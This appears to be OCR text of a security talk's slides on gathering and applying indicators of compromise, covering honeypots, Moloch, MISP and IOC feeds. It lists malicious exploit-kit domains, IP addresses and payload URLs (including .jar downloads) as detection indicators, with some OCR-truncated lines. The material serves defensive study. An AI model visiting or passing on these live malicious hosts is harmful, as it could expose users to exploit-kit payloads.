| http://cuba.eanuncios.net/1/zf3z9lr6ac8di6r4kw2r0hu3ee8ad.html | 93.189.46.222 | text/html | http://www.smeysyatut.ru/ |
| http://cuba.eanuncios.net/2909620968/1/1399422480.htm | 93.189.46.222 | text/html | http://cuba.eanuncios.net/ |
| http://cuba.eanuncios.net/2909620968/1/1399422480.jar | 93.189.46.222 | application/java-archive | - |
| http://cuba.eanuncios.net/2909620968/1/1399422480.jar | 93.189.46.222 | application/java-archive | - |
| http://cuba.eanuncios.net/f/1/1399422480/2909620968/2 | 93.189.46.222 | - | - |
| http://cuba.eanuncios.net/f/1/1399422480/2909620968/2/2 | 93.189.46.222 | - | - |

# Nuclearsploit pack


```
{'Nuclearsploitpack':{
'step1': {
'files': ['wz3u6si8e5lh7k2tk5ox4ne6d8g.html', 't3f5y9a2bb3dl7z8gc4o6f.html', 'zf3z9lr6ac8di6r4kw2r0hu3ee8ad.html', 'rx3
 'domains': ['father.ferremovil.com', 'thai.alohatransllc.com', 'cuba.eanuncios.net', 'duncan.disenocorporativo.com.ar',
'arguments': [],
 'directories': ['1'],
'ip': ['93.189.46.201', '93.189.46.203', '93.189.46.222', '93.189.46.224', '93.189.46.233']},
'step2': {
'files': ['1399422480.htm', '1399704720.htm', '1399513440.htm', '1399514040.htm',
'1399773300.htm'],
'domains': ['cuba.eanuncios.net', 'duncan.disenocorporativo.com.ar', 'homany.collectiveit.com.au', 'privacy.terapia.org.
'arguments': [],
'directories': ['2909620968', '1', '507640988', '940276731', '3957283574', '952211704'],
'ip': ['93.189.46.222', '93.189.46.224', '93.189.46.233']},
'step3': {
'files': ['1399422480.jar', '1399513440.jar'],
'domains': ['cuba.eanuncios.net', 'homany.collectiveit.com.au'],
'arguments': [],
'directories': ['2909620968', '1', '940276731'],
'ip': ['93.189.46.222', '93.189.46.224']},
'step4': {
'files': ['2'],
'domains': ['cuba.eanuncios.net'],
'arguments': [],
'directories': ['f', '1', '1399422480', '2909620968', '2'],
'ip': ['93.189.46.222']}
}
}
```


# Sourcing External IOCs

- feeds (with scrappers):



# Automating with IntelMQ

github.com/certtools/intelmq




# Sourcing External IOCs

- feed your scrappers:

`https://zeustracker.abuse.ch/blocklist.php?download=badips`
`http://malc0de.com/database/`
`https://reputation.alienvault.com/reputation.data` ...

- VT intelligence



# Sourcing IOCs Internally

- honeypot feeds
- log analysis
- traffic analysis

# Where to look for IOCs internally

- Outbound Network Traffic
- User Activities/Failed Logins
- User profile folders
- Administrative Access
- Access from unsual IP addresses
- Database IO: excessive READs
- Size of responses of web pages
- Unusual access to particular files within Web Application (backdoor)
- Unusual port/protocol connections
- DNS and HTTP traffic requests
- Suspicious Scripts, Executables and Data Files

# Challenges

Why we need IOCs? because it makes it easier to systematically describe knowledge about breaches.

- Identifying intrusions is hard
- Unfair game:
  - defender should protect all the assets
  - attacker only needs to 'poop' one system.
- Identifying targeted, organized intrusions is even harder
- Minor anomalous events are important when put together
- Seeing global picture is a mast
- Details matter
- Attribution is hard

# Use honeypots


- Running honeypots gives enormous advantage in detecting emerging threats
- Stategically placing honeypots is extemely important

```
Welcome to HoneyMap. This is a BETA version! Bug reports welcome :-)
Note that this is not all honeypots of the Honeynet Project,
only those who voluntarily publish their captures to hpfeeds!

Connection to back-end established
19:43:26 <220.177.198.51: New connection: 220.177.198.51:38975> New attack from Nanchang, China (28.55, 115.93)
19:43:36 <220.177.198.51: Connection lost> New attack from Nanchang, China (28.55, 115.93)
19:59:46 <116.10.191.169: New connection: 116.10.191.169:49861> New attack from Nanning, China (22.82, 108.32)
19:59:47 <116.10.191.169: Client version: [SSH-2.0-libssh2_1.4.2]> New attack from Nanning, China (22.82, 108.32)
19:59:50 <116.10.191.169: Connection lost> New attack from Nanning, China (22.82, 108.32)
```

# Applying IOCs to your detection process

moloch moloch moloch :)




# Tools for Dynamic Detection of IOC

- Snort
- Yara + yara-enabled tools
- Moloch
- Splunk/Log search
- roll-your-own:p

# Moloch

Moloch is awesome:



# Open-source tools

OpenIOC manipulation
`https://github.com/STIXProject/openioc-to-stix`
`https://github.com/tklane/openiocscripts`
Mantis Threat Intelligence Framework
`https://github.com/siemens/django-mantis.git` Mantis supports STIX/CybOX/IODEF/OpenIOC etc via importers:
`https://github.com/siemens/django-mantis-openioc-importer`
Search splunk data for IOC indicators:
`https://github.com/technoskald/splunk-search`
Our framework: `http://github.com/fygrave/iocmap/`

# MISP

- http://www.secure.edu.pl/pdf/2013/D2_1530_A_Socha.pdf
- https://github.com/MISP

# Tools for Dynamic Detection

- Moloch
  - Moloch supports Yara (IOCs can be directly applied)
  - Moloch has awesome tagger plugin:

```
# tagger.so
# provides ability to import text files with IP and/or hostn
# into a sensor that would cause autotagging of all matching
plugins=tagger.so
taggerIpFiles=blacklist,tag,tag,tag...
taggerDomainFiles=domainbasedblacklists, tag, tag, tag
```

# Moloch plugins

Moloch is easily extendable with your own plugins

- `https://github.com/fygrave/moloch_zmq` - makes it easy to integrate other things with moloch via zmq queue pub/sub or push/pull

## moloch_zmq

This ZMQ integration/data explort plugin for Moloch (http://github.com/aol/moloch/). The current implementation Acts as ZMQ PUB(lisher), which you need to connect to using your client(s) and perform additional real-time analysis of network data.

Presently only HTTP traffic (src ip, dst ip, ports, url and X-Forwarded-For headers are sent). The plugin could be further extended to hook into other protocols as well.

Only two 0MQ patterns are supported on the moment. Push/Pull and Pub/Sub.

## Requirements:

0MQ 3.x or later.

```
add-apt-repository ppa:chris-lea/zeromq
apt-get update
apt-get install libzmq3-dev
```

model

# Moloch ZMQ example

CEP-based analysis of network-traffic (using ESPER):
`https://github.com/fygrave/clj-esptool/`

```
(esp :add "create␣context␣SegmentedBySrc␣partition␣by␣src␣fr
WebDataEvent")
(esp :add "context␣SegmentedBySrc␣select␣src,␣rate(30)␣as␣ra
avg(rate(30))␣as␣avgRate␣from␣WebDataEvent.win:time(30)␣havi
rate(30)␣<␣avg(rate(30))␣*␣0.75␣output␣snapshot␣every␣60␣sec
(future-call start-counting)
```

# Sources of IOCs

- ioc bucket:

`http://iocbucket.com`

- Public blacklists/trackers could also be used as source:

`https://zeustracker.abuse.ch/blocklist.php?download=ipblocklist`
`https://zeustracker.abuse.ch/blocklist.php?download=domainblocklist`

- Eset IOC repository

`https://github.com/eset/malware-ioc`
more coming?

# where to mine IOC

- passive HTTP (keep your data recorded)
- passive DNS

These platforms provide ability to mine traffic or patterns from the past based on IOC similarity
show me all the packets similar to this IOC
We implemented a whois service for IOC look-ups

```
whois -h ioc.host.com attribute:value+attribute:value
```

# Mining IOCs from your own data

- find and investigate incident
- Or even read paper
- determine indicators and test it in YOUR Environment
- use new indicators in the future
  see IOC cycle we mentioned earlier

# Example

## If event chain leads to compromise

http:// liapolasens[.]info/indexm.html

http:// liapolasens[.]info/counter.php?t=f&v=win%2011,7,700,169&a=**true**

http:// liapolasens[.]info/354RIcx

http:// liapolasens[.]info/054RIcx

## What to do?

# Overview

# Questions

@fygrave @vbkropotov
And answers :)